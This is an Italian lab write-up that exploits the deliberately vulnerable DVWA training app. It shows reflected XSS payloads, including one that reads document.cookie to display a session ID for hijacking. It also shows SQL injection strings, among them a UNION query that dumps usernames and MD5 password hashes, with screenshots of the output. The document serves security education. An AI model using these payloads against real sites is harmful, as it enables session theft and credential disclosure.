

S6L2 Exploit DVWA - Cross-Site Scripting XSS e SQL injection

Cross-Site Scripting XSS

Si possono lanciare gli attacchi postando per esempio un link su un social network oppure con una campagna di phishing.

Quando gli utenti cliccano sul link, attivano il vettore di attacco.


Possiamo vedere che inserendo il nome nel form,

questo viene salvato .

Cliccando su VIEW SOURCE, possiamo vedere infatti il nostro nome che viene memorizzato e potrebbe essere sfruttato .

Alcuni tipi di XSS riflessi, soprattutto quelli più semplici, possono essere identificati dai web browser tramite specifici filtri.

Il livello di sicurezza è impostato su 'LOW'



DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Kova

More info
<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled

```
30         <div id="main_menu_padded">
31         <ul><li onclick="window.location='../../'" class=""
32         </div>
33
34     </div>
35
36     <div id="main_body">
37
38
39     <div class="body_padded">
40         <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
41
42         <div class="vulnerable_code_area">
43
44             <form name="XSS" action="#" method="GET">
45                 <p>What's your name?</p>
46                 <input type="text" name="name">
47                 <input type="submit" value="Submit">
48             </form>
49
50             <pre>Hello Kova</pre>
51
52         </div>
53
54         <h2>More info</h2>
55     </div>
```

Proviamo ad inserire il payload `<script>alert(Thank you)</script>` in un form di un sito web vulnerabile a Cross-Site Scripting (XSS), potrebbe verificarsi un comportamento diverso a seconda di come il sito è costruito e di come gestisce l'input utente.

Se il sito è vulnerabile a questo tipo di attacco, potrebbe essere eseguito il codice JavaScript inserito nel campo del form.

The screenshot shows a web browser window with the address bar displaying `192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>alert('Thank+you')<%2Fscript>#`. The browser's address bar also shows several tabs: "i Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec".

The DVWA logo is visible at the top of the page. On the left side, there is a navigation menu with the following items: "Home", "Instructions", "Setup", "Brute Force", "Command Execution", "CSRF", "File Inclusion", "SQL Injection", "SQL Injection (Blind)", "Upload", "XSS reflected" (highlighted in green), "XSS stored", "DVWA Security", "PHP Info", "About", and "Logout".

The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the label "What's your name?". The input field contains the payload `ript>alert('Thank you')</script>`, and the "Submit" button is visible. Below the input field, the output "Hello Kova" is displayed in red text.

Below the form, there is a "More info" section with two links: <http://ha.ckers.org/xss.html> and http://en.wikipedia.org/wiki/Cross-site_scripting.

A modal dialog box is open in the foreground, displaying the IP address `192.168.50.101` and the text "Thank you". The dialog has an "OK" button.

At the bottom of the page, the status information is displayed: "Username: admin", "Security Level: low", and "PHPIDS: disabled". There are also links for "View Source" and "View Help".

Proviamo a sostituire la funzione alert("Thank you") con alert(document.cookie) nel payload sopra indicato per ottenere il cookie dell'utente loggato nel browser della vittima, come mostrato di seguito. Inoltre, questo cookie può essere utilizzato per effettuare il login nella stessa applicazione web da un altro browser, ciò che viene chiamato attacco di Session Hijacking.

192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<SCRIPT>++alert(document.cookie)%3B++<%2FSCRIPT>#

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

ocument.cookie); </SCRIPT> Submit

Hello

More info

<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting

192.168.50.101

security=low; PHPSESSID=33f1edf8726a3e836b3d7781453bdefc

OK

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: low
PHPIDS: disabled


View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

SQL injection

Inseriamo a' OR 'x'='x'#; nella casella di testo dell'ID utente.

Utilizziamo l'Injection SQL per determinare gli utenti dell'applicazione.



→ ↻ 🏠 192.168.50.101/dvwa/vulnerabilities/sqli/?id=%25'+or+'0'%3D'0&Submit ☆

li Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low

View Source View Help

Ora proviamo ad usare la query UNION, (a' UNION ALL SELECT user,password FROM mysql.user;#)

Possiamo vedere in seguito lo username e le password per ogni utente del database.



192.168.50.101/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+null%2C+concat(first_name%2C...

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID:

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```